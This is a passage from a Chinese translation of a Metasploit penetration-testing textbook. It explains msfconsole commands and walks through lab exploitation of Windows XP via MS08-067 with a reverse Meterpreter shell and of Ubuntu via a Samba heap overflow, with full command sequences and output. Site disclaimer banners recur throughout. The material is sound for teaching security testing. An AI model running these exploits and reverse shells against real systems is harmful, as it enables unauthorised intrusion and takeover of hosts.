本章中，我们侧重于渗透攻击的基础方法。我们的目标是让你熟悉 Metasploit 框架中的各种攻击命令，我们在后续章节中将介绍以此为基础来开发自己的工具。本章中介绍的大多数攻

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击会通过 MSF 终端进行，通过阅读本章，你需要对 MSF 终端、MSF 攻击载荷生成器和 MSF 编码器建立起扎实的理解，才能更好地掌握本书中所介绍的知识与技能。

5.1 渗透攻击基础

Metasploit 框架中包含数百个模块，没有人能用脑子把它们的名字全部记下来。在 MSF 终端中运行 show 命令会把所有模块显示出来，当然你也可以指定模块的类型来缩小搜索范围，这在下一节会详细讨论。

5.1.1 msf> show exploits

这个命令会显示 Metasploit 框架中所有可用的渗透攻击模块。在 MSF 终端中，你可以针对渗透测试中发现的安全漏洞来实施相应的渗透攻击。Metasploit 团队总是不断地开发出新的渗透攻击模块，因此这个列表会越来越长。

5.1.2 msf> show auxiliary

这个命令会显示所有的辅助模块以及它们的用途。在 Metasploit 中，辅助模块的用途非常广泛，它们可以是扫描器、拒绝服务攻击工具、Fuzz 测试器，以及其他类型的工具。

5.1.3 msf> show options

参数（Options）是保证 Metasploit 框架中各个模块正确运行所需的各种设置。当你选择了一个模块，并输入 msf> **show options** 后，会列出这个模块所需的各种参数。如果当前你没有选择任何模块，那么输入这个命令会显示所有的全局参数，举例来说，你可以修改全局参数中的 LogLevel，使渗透攻击时记录系统日志更为详细。你还可以输入 **back** 命令，以返回到 Metasploit 的上一个状态。

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > back
msf >
```

当你想要查找某个特定的渗透攻击、辅助或攻击载荷模块时，搜索（**search**）命令非常有用。例如，如果你想发起一次针对 SQL 数据库的攻击，输入下面的命令可以搜索出与 SQL 有关的模块。

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Auxiliary
=========

   Name                        Disclosure Date  Rank    Description
   ----                        ---------------  ----    -----------
   admin/mssql/mssql_enum                       normal  Microsoft SQL Server Configuration
                                                          Enumerator
   admin/mssql/mssql_exec                       normal  Microsoft SQL Server xp_cmdshell
                                                          Command Execution
   admin/mssql/mssql_idf                        normal  Microsoft SQL Server - Interesting
                                                          Data Finder
   admin/mssql/mssql_sql                        normal  Microsoft SQL Server Generic Query
   scanner/mssql/mssql_login                    normal  MSSQL Login Utility
   scanner/mssql/mssql_ping                     normal  MSSQL Ping Utility
Exploits

. . . SNIP . . .

msf >
```

类似地，可以使用下面的命令寻找与 MS08-067 漏洞相关的模块。（MS08-067 漏洞是远程过程调用[RPC]服务中的一个弱点，臭名昭著的“飞客”蠕虫 Conficker 便利用这个漏洞来侵入系统。）

```
msf > search ms08_067
[*] Searching loaded modules for pattern 'ms08_067'...

Exploits
========

   Name                        Rank   Description
   ----                        ----   -----------
   windows/smb/ms08_067_netapi great  Microsoft Server Service Relative Path Stack Corruption
```

找到攻击模块（*windows/smb/ms08_067_netapi*）后，可以使用 **use** 命令加载模块，如下所示：

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

请注意当我们执行了 **use windows/smb/ms08_067_netapi** 命令后，MSF 终端的提示符变成了下面的样子：

```
msf exploit(ms08_067_netapi) >
```

这表明我们已经选择了 *ms08_067_netapi* 模块，这时候在终端中输入的命令将在这个攻击模块的环境中运行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

> **提示：**无论你当前处于哪个模块环境中，都可以使用 search 和 use 命令跳转到另一个模块中。

现在，在已选择模块的命令提示符下，可以输入 **show options** 显示 MS08-067 模块所需的参数：

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

这种与上下文相关的参数访问方式让 Metasploit 的界面变得非常简洁，并且让你能够只专注于当前实际需要的参数。

5.1.4 msf> show payloads

回想一下，在第 2 章中我们介绍了攻击载荷是针对特定平台的一段攻击代码，它将通过网络传送到攻击目标进行执行。和 **show options** 命令一样，当你在当前模块的命令提示符下输入 **show payloads** 命令时，Metasploit 只会将与当前模块兼容的攻击载荷显示出来。在针对基于 Windows 操作系统的攻击中，简单的攻击载荷可能只会返回目标主机的一个命令行界面，复杂的能够返回一个完整的图形操作界面。输入下面的命令可以查看到所有活动状态的攻击载荷：

```
msf> show payloads
```

上面的命令将显示 Metasploit 中所有的可用攻击载荷，然而如果你正在进行一次实际的渗透攻击，你可能只会看到适用于本次渗透攻击的攻击载荷列表。举例来说，在 msf exploit（ms08_067_netapi）提示符下，执行 **show payloads** 命令仅会显示下一段中的输出结果。

在前面的例子中我们使用 **search** 命令找到了 MS08-067 攻击模块。现在让我们使用 **show payloads** 命令查找适合这个攻击模块的攻击载荷。注意在本例中只有针对 Windows 平台的攻击载荷才会显示出来，Metasploit 一般会根据环境识别出可在一次特定的渗透攻击中使用的攻击载荷。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

Name                                        Rank    Description
----                                        ----    -----------

. . . SNIP . . .

windows/shell/reverse_ipv6_tcp              normal  Windows Command Shell, Reverse TCP
                                                      Stager (IPv6)
windows/shell/reverse_nonx_tcp              normal  Windows Command Shell, Reverse TCP
                                                      Stager (No NX or Win7)
windows/shell/reverse_ord_tcp               normal  Windows Command Shell, Reverse
                                                      Ordinal TCP Stager (No NX or Win7)
windows/shell/reverse_tcp                   normal  Windows Command Shell, Reverse TCP
                                                      Stager
windows/shell/reverse_tcp_allports          normal  Windows Command Shell, Reverse
                                                      All-Port TCP Stager
windows/shell_bind_tcp                      normal  Windows Command Shell, Bind TCP
                                                      Inline
windows/shell_reverse_tcp                   normal  Windows Command Shell, Reverse TCP
                                                      Inline
```

接下来我们输入 set payload windows/shell/reverse_tcp 以选择 reverse_tcp（反弹式 TCP 连接）攻击载荷。输入 show options 命令后，会看到一些额外的参数被显示出来：

```
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp ❶
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options ❷

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


❸  Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以注意到在❶处我们选定了攻击载荷，在❷处我们显示了该模块的参数配置，攻击载荷信息区❸则显示了一些额外的配置项，如 **LHOST** 和 **LPORT** 等。在本例中，你可以配置让目标主机回连到攻击机的特定 IP 地址和端口号上，所以它被称为一个反弹式的攻击载荷。在反弹式攻击载荷中，连接是由目标主机发起的，并且其连接对象是攻击机。你可以使用这种技巧穿透防火墙或 NAT 网关。

后面我们将对这个攻击载荷的 **LHOST**（本地主机）和 **RHOST**（远程主机）进行设置，将 **LHOST** 设置为我们的攻击机的 IP 地址，远程主机将反向连接到攻击机默认的 TCP 端口（4444）上。

5.1.5 msf> show targets

Metasploit 的渗透攻击模块通常可以列出受到漏洞影响目标系统的类型。举例来说，由于针对 MS08-067 漏洞的攻击依赖于硬编码的内存地址，所以这个攻击仅针对特定的操作系统版本，且只适用于特定的补丁级别、语言版本以及安全机制实现（在第 14 章和第 15 章中会有详细的解释）。在 MSF 终端 **MS08-067** 的提示符状态下，会显示 60 个受影响的系统（下面例子中只截取了其中一部分）。攻击是否成功取决于目标 Windows 系统的版本，有时候自动选择目标这一功能可能无法正常工作，容易触发错误攻击行为，通常会导致远程服务崩溃。

```
    msf exploit(ms08_067_netapi) > show targets

    Exploit targets:

      Id  Name
      --  ----
❶     0   Automatic Targeting
      1   Windows 2000 Universal
      2   Windows XP SP0/SP1 Universal
      3   Windows XP SP2 English (NX)
      4   Windows XP SP3 English (NX)
      5   Windows 2003 SP0 Universal
      6   Windows 2003 SP1 English (NO NX)
      7   Windows 2003 SP1 English (NX)
      8   Windows 2003 SP2 English (NO NX)
      9   Windows 2003 SP2 English (NX)
```

在这个例子中，你看到“自动选择目标”❶（Auto Targeting）是攻击目标列表中的一个选项。通常，攻击模块会通过目标操作系统的指纹信息，自动选择操作系统版本进行攻击。不过，最好还是通过人工更加准确地识别出目标操作系统的相关信息，这样才能避免触发错误的、破坏性的攻击。

> **提示：**本例中介绍的这个攻击模块有些“喜怒无常”，很容易造成被攻击的系统变得不稳定，而且它很难对操作系统自动做出准确的判定。如果你在测试用的虚拟机（Windows XP SP2）上使用这个攻击模块，一定要手动设置好目标操作系统的类型。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.6　info

当你觉得 **show** 和 **search** 命令所提供的信息过于简短，可以使用 **info** 命令加上模块的名字来显示此模块的详细信息、参数说明以及所有可用的目标操作系统：（如果已选择了某个模块，直接在该模块的提示符下输入 **info** 即可。）

```
msf exploit(ms08_067_netapi) > info
```

5.1.7　set 和 unset

Metasploit 模块中的所有参数只有两个状态：已设置（set）或未设置（unset）。有些参数会被标记为必填项（required），这样的参数必须经过手工设置并处于启用状态。输入 **show options** 命令可以查看哪些参数是必填的；使用 **set** 命令可以对某个参数进行设置（同时启用该参数）；使用 **unset** 命令可以禁用相关参数。后面的列表展示了 **set** 和 **unset** 命令的使用方法：

> **提示：**在我们的例子中所有引用的变量名称都使用了大写字母，这并不是必需的，不过这样做的确是一个好习惯。

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.155 ❶
RHOST => 192.168.1.155
msf exploit(ms08_067_netapi) > set TARGET 3 ❷
TARGET => 3
msf exploit(ms08_067_netapi) > show options ❸

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.155    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   3   Windows XP SP2 English (NX)

msf exploit(ms08_067_netapi) > unset RHOST
Unsetting RHOST...
```

在❶处我们设置目标 IP 地址（**RHOST**）为 192.168.1.155（我们的攻击对象）。在❷处我们设置目标操作系统类型为 3，即在 XX 页中使用“msf> **show targets**”命令所列出的“Windows XP SP2 English（NX）”。在❸处我们运行了 **show options** 以确认所有的参数已设置完成。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.8 setg 和 unsetg

setg 命令和 **unsetg** 命令能够对全局参数进行设置或清除。使用这组命令让你不必每次遇到某个参数都要重新设置，特别是那些经常用到又很少会变的参数，如 **LHOST**。

5.1.9 save

在使用 **setg** 命令对全局参数进行设置后，可以使用 **save** 命令将当前的设置值保存下来，这样在下次启动 MSF 终端时还可使用这些设置值。在 Metasploit 中可以在任何时候输入 **save** 命令以保存当前状态。

```
msf exploit(ms08_067_netapi) > save
Saved configuration to: /root/.msf3/config
msf exploit(ms08_067_netapi) >
```

在命令执行结果中包含设置值保存在磁盘上的位置（*/root/.msf3/config*），如果由于一些原因你需要恢复到原始设置，可以将这个文件删除或移动到其他位置。

5.2 你的第一次渗透攻击

理论联系实际才是最好的学习方法，我们已经了解了渗透攻击的基础知识，也知道了如何在 MSF 终端中进行参数设置，现在我们要开始一次真实的攻击了，通过实践来加深我们的印象。开始之前，先启动你的 Windows XP Service Pack 2 和 Ubuntu 9.04 两台虚拟机作为靶机，而我们将在 Back|Track 攻击机环境中使用 Metasploit。

如果在第 4 章中你跟我们一起使用漏洞扫描器对这台 Windows XP SP2 虚拟机进行了扫描，那么你可能已经发现了在本章中我们将要利用的安全漏洞：MS08-067 漏洞。我们先看看不依赖漏洞扫描器如何能够使用手工方法来发现这个漏洞。

随着你的渗透测试技能不断提高，发现一些特定的开放端口后，你能够不加思索地联想到如何利用相应的服务漏洞展开攻击。手工进行漏洞检查的最佳途径之一是在 Metasploit 中使用 nmap 的扫描脚本，如下所示：

```
root@bt:/root# cd /opt/framework3/msf3/
root@bt:/opt/framework3/msf3# msfconsole

. . . SNIP . . .

msf > nmap -sT -A --script=smb-check-vulns -PO 192.168.33.130 ❶
[*] exec: nmap -sT -A --script=smb-check-vulns -PO 192.168.33.130

Starting Nmap 5.20 ( http://nmap.org ) at 2011-03-15 19:46 EDT
Warning: Traceroute does not support idle or connect scan, disabling...
NSE: Script Scanning completed.
Nmap scan report for 192.168.33.130
Host is up (0.00050s latency).
Not shown: 991 closed ports
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd
25/tcp   open  smtp         Microsoft ESMTP 6.0.2600.2180
80/tcp   open  http         Microsoft IIS webserver 5.1
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399; RTM
MAC Address: 00:0C:29:EA:26:7C (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003 ❶
Network Distance: 1 hop
Service Info: Host: ihazsecurity; OS: Windows

Host script results:
 smb-check-vulns:
   MS08-067: VULNERABLE ❷
   Conficker: Likely CLEAN
   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.67 seconds
msf >
```

我们从 Metasploit 中调用了 nmap 的插件**--script=smb-check-vulns**❶。留意一下我们在执行 nmap 扫描时使用的参数：**-sT** 是指隐秘的 TCP 连接扫描（Stealth TCP connect），我们在实践中发现使用这个参数进行端口枚举是最可靠的。（其他推荐的参数还有**-sS**：隐秘的 TCP Syn 扫描。）**-A** 是指高级操作系统探测功能（advanced OS detection），它会对一个特定服务进行更深入的旗标和指纹攫取，能够为我们提供更多信息。

注意在 nmap 的扫描结果❷处报告发现了 **MS08-067：VULNERABLE**。这暗示我们或许能够对这台主机进行攻击。下面让我们在 Metasploit 中找到可用于此漏洞的攻击模块，并尝试攻入这台主机。

攻击是否成功取决于目标主机的操作系统版本、安装的服务包（Service Pack）版本以及语言类型，同时还依赖于是否成功地绕过了数据执行保护（DEP：Data Execution Prevention）。DEP 是为了防御缓冲区溢出攻击而设计的，它将程序堆栈渲染为只读，以防止 shellcode 被恶意放置在堆栈区并执行。但是，我们可以通过一些复杂的堆栈操作来绕过 DEP 保护。（如何绕过 DEP 的更多技术细节可以查阅 *http://www.uninformed.org/?v=2&a=4*）

在上一小节中，我们运行 **show targets** 命令列出了这个特定漏洞渗透攻击模块所有可用的目标操作系统版本。由于 MS08-067 是一个对操作系统版本依赖程度非常高的漏洞，所以在这里，我们手动指定目标版本以确保触发正确的溢出代码。基于上面 nmap 的扫描结果，我们可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以判定❸目标操作系统为 Windows XP Service Pack 2。（从结果中看也可能是 Windows Server 2003，但是由于没有在目标上发现服务器操作系统通常会开放的一些关键端口，所以是服务器操作系统的可能性不大。）我们假定目标运行的 Windows XP 是英文版。

下面让我们开始实际的攻击过程，首先是设置必需的参数：

```
msf > search ms08_067_netapi ❶
[*] Searching loaded modules for pattern 'ms08_067_netapi'...

Exploits
========

   Name                          Rank   Description
   ----                          ----   -----------
   windows/smb/ms08_067_netapi   great  Microsoft Server Service Relative Path Stack
Corruption

msf > use windows/smb/ms08_067_netapi ❷
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp ❸
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show targets ❹

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX) ❺
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
   6   Windows 2003 SP1 English (NO NX)
   7   Windows 2003 SP1 English (NX)
   8   Windows 2003 SP2 English (NO NX)
   9   Windows 2003 SP2 English (NX)

. . . SNIP . . .

   26  Windows XP SP2 Japanese (NX)

. . . SNIP . . .
msf exploit(ms08_067_netapi) > set TARGET 3
target => 3
msf exploit(ms08_067_netapi) > set RHOST 192.168.33.130 ❻
RHOST => 192.168.33.130
msf exploit(ms08_067_netapi) > set LHOST 192.168.33.129 ❼
LHOST => 192.168.33.129
msf exploit(ms08_067_netapi) > set LPORT 8080 ❽
LPORT => 8080
msf exploit(ms08_067_netapi) > show options ❾
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.33.130   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST     192.168.33.129   yes       The local address
   LPORT     8080             yes       The local port

Exploit target:

   Id  Name
   --  ----
   3   Windows XP SP2 English (NX)
```

我们在 Metasploit 框架中查找 MS08-067 NetAPI 攻击模块❶。找到后，使用 use 命令❷加载这个模块（*windows/smb/ms08_067_netapi*）。

接下来，我们设置攻击载荷为基于 Windows 系统的 **Meterpreter reverse_tcp**❸，这个载荷在攻击成功后，会从目标主机发起一个反弹连接，连接到 **LHOST** 中指定的 IP 地址。这种反弹连接可以让你绕过防火墙的入站流量保护，或者穿透 NAT 网关。

Meterpreter 是我们在本书中经常会用到的后渗透攻击工具，一般在攻击成功后会用到它。Meterpreter 是 Metasploit 框架中的杀手锏，它极大降低了我们获取目标信息和进行内网渗透的难度。

show targets 命令❹让我们能够识别和匹配目标操作系统类型。（大多数 MSF 渗透攻击模块会自动对目标系统类型进行识别，而不需要手工指定此参数，但是针对 MS08-067 漏洞的攻击中，通常无法正确地自动识别出系统类型。）

在❺处我们指定操作系统类型为 Windows XP SP2 English（NX）。NX（No Execute）意思是“不允许执行”，即启用了 DEP 保护。在 Windows XP SP2 中，DEP 默认是启用的（仅对 Windows 自身服务程序）。

在❻处我们通过设置 **RHOST** 参数指定包含 MS08-067 漏洞的目标主机 IP 地址。

通过 **set LHOST** 命令❼设置反向连接地址为攻击机 IP（即这台 Back|Track 虚拟机），通过 **set LPORT** 命令❽设置攻击机监听的 TCP 端口号。（设置 **LPORT** 参数时，最好使用一个你觉得防火墙一般会允许通行的常用端口号，例如 443、80、53 以及 8080 等都是不错的选择。）最后，我们输入 **show options**❾以确认这些参数都已设置正确。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

舞台搭好后，真正的好戏就要上演了：

```
msf exploit(ms08_067_netapi) > exploit ❶
[*] Started reverse handler on 192.168.33.129:8080
[*] Triggering the vulnerability...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:8080 -> 192.168.33.130:1487) ❷
msf exploit(ms08_067_netapi) > sessions -l ❸

Active sessions
===============

  Id  Type         Information  Connection
  --  ----         -----------  ----------
  1   meterpreter               192.168.33.129:8080 -> 192.168.33.130:1036 ❹

msf exploit(ms08_067_netapi) > sessions -i 1 ❺
[*] Starting interaction with 1...

meterpreter > shell ❻
Process 4060 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

我们使用 **exploit** 命令❶初始化攻击环境，并开始对目标进行攻击尝试。这次攻击是成功的，为我们返回了一个 **reverse_tcp** 方式的 Meterpreter 攻击载荷会话❷，此时可以使用 **session -l** 命令查看远程运行的 Meterpreter 情况❸。可以看到，目前仅有一个会话是活动的❹，但如果我们同时对多个目标进行了攻击，会同时开启多个会话。（如果想查看攻击创建的每一个 Meterpreter 会话的详细信息，你可以输入 **sessions -l -v**。）

在❺处的 **sessions -i 1** 命令让我们能够与 ID 为 1 的控制会话进行交互。注意此时我们进入了 Meterpreter 的交互 shell 中。如果控制会话是一个反向连接命令行 shell，这个命令会直接把我们带到命令提示符状态下。最后，在❻处我们输入 **shell** 命令进入了目标系统的交互命令行 shell 中。

祝贺你，你已经攻陷了你的第一台主机！此时，你仍然可以输入 **show options** 来查看攻击模块所有可用的命令。

5.3 攻击一台 Ubuntu 主机

让我们对 Ubuntu 9.04 主机进行一次不同的攻击。攻击的步骤基本与上面例子相同，只是我们在这里需要选择不同的渗透攻击与载荷模块。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf > nmap -sT -A -PO 192.168.33.132
[*] exec: nmap -sT -A -PO 192.168.33.132
Starting Nmap 5.20 ( http://nmap.org ) at 2011-03-15 19:35 EDT
Warning: Traceroute does not support idle or connect scan, disabling...
Nmap scan report for 192.168.33.132
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1) ❶
|_html-title: Index of /
139/tcp open  netbios-ssn Samba smbd 3.X (workgroup: MSHOME) ❷
445/tcp open  netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
MAC Address: 00:0C:29:21:AD:08 (VMware)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).

. . . SNIP . . .

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Unix (Samba 3.0.24)
|   Name: MSHOME\Unknown
|_  System time: 2011-03-15 17:39:57 UTC-4

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 47.11 seconds
```

通过 nmap 扫描，我们看见 3 个开放的端口：80、139 和 445。在❶处的信息告诉我们这台主机操作系统为 Ubuntu，❷处我们看见它正运行着 Samba 3.x 服务和附带 PHP 5.2.1 的 Apache 2.2.3 服务。

让我们搜索一个 Samba 渗透攻击模块，并尝试用它来攻击这台主机。攻击流程如下：

```
msf > search samba
[*] Searching loaded modules for pattern 'samba'...

Auxiliary
=========
   Name                              Rank    Description
   ----                              ----    -----------
   admin/smb/samba_symlink_traversal normal  Samba Symlink Directory Traversal
   dos/samba/lsa_addprivs_heap       normal  Samba lsa_io_privilege_set Heap Overflow
   dos/samba/lsa_transnames_heap     normal  Samba lsa_io_trans_names Heap Overflow

Exploits
========

   Name                              Rank       Description
   ----                              ----       -----------
   linux/samba/lsa_transnames_heap   good       Samba lsa_io_trans_names . . .

. . . SNIP . . .
msf > use linux/samba/lsa_transnames_heap
msf exploit(lsa_transnames_heap) > show payloads
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Compatible Payloads
===================

   Name                              Rank    Description
   ----                              ----    -----------
   generic/debug_trap                normal  Generic x86 Debug Trap
   generic/shell_bind_tcp            normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp         normal  Generic Command Shell, Reverse TCP Inline
   linux/x86/adduser                 normal  Linux Add User
   linux/x86/chmod                   normal  Linux Chmod
   linux/x86/exec                    normal  Linux Execute Command
   linux/x86/metsvc_bind_tcp         normal  Linux Meterpreter Service, Bind TCP
   linux/x86/metsvc_reverse_tcp      normal  Linux Meterpreter Service, Reverse TCP Inline
   linux/x86/shell/bind_ipv6_tcp     normal  Linux Command Shell, Bind TCP Stager (IPv6)
   linux/x86/shell/bind_tcp          normal  Linux Command Shell, Bind TCP Stager

. . . SNIP . . .

msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf exploit(lsa_transnames_heap) > set LPORT 8080
LPORT => 8080
msf exploit(lsa_transnames_heap) > set RHOST 192.168.33.132
RHOST => 192.168.33.132
msf exploit(lsa_transnames_heap) > exploit

[*] Creating nop sled....
[*] Started bind handler
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...

. . . SNIP . . .

[*] Calling the vulnerable function...
[+] Server did not respond, this is expected
[*] Command shell session 1 opened (192.168.33.129:41551 -> 192.168.33.132:8080)
ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0C:29:21:AD:08
          inet addr:192.168.33.132  Bcast:192.168.33.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
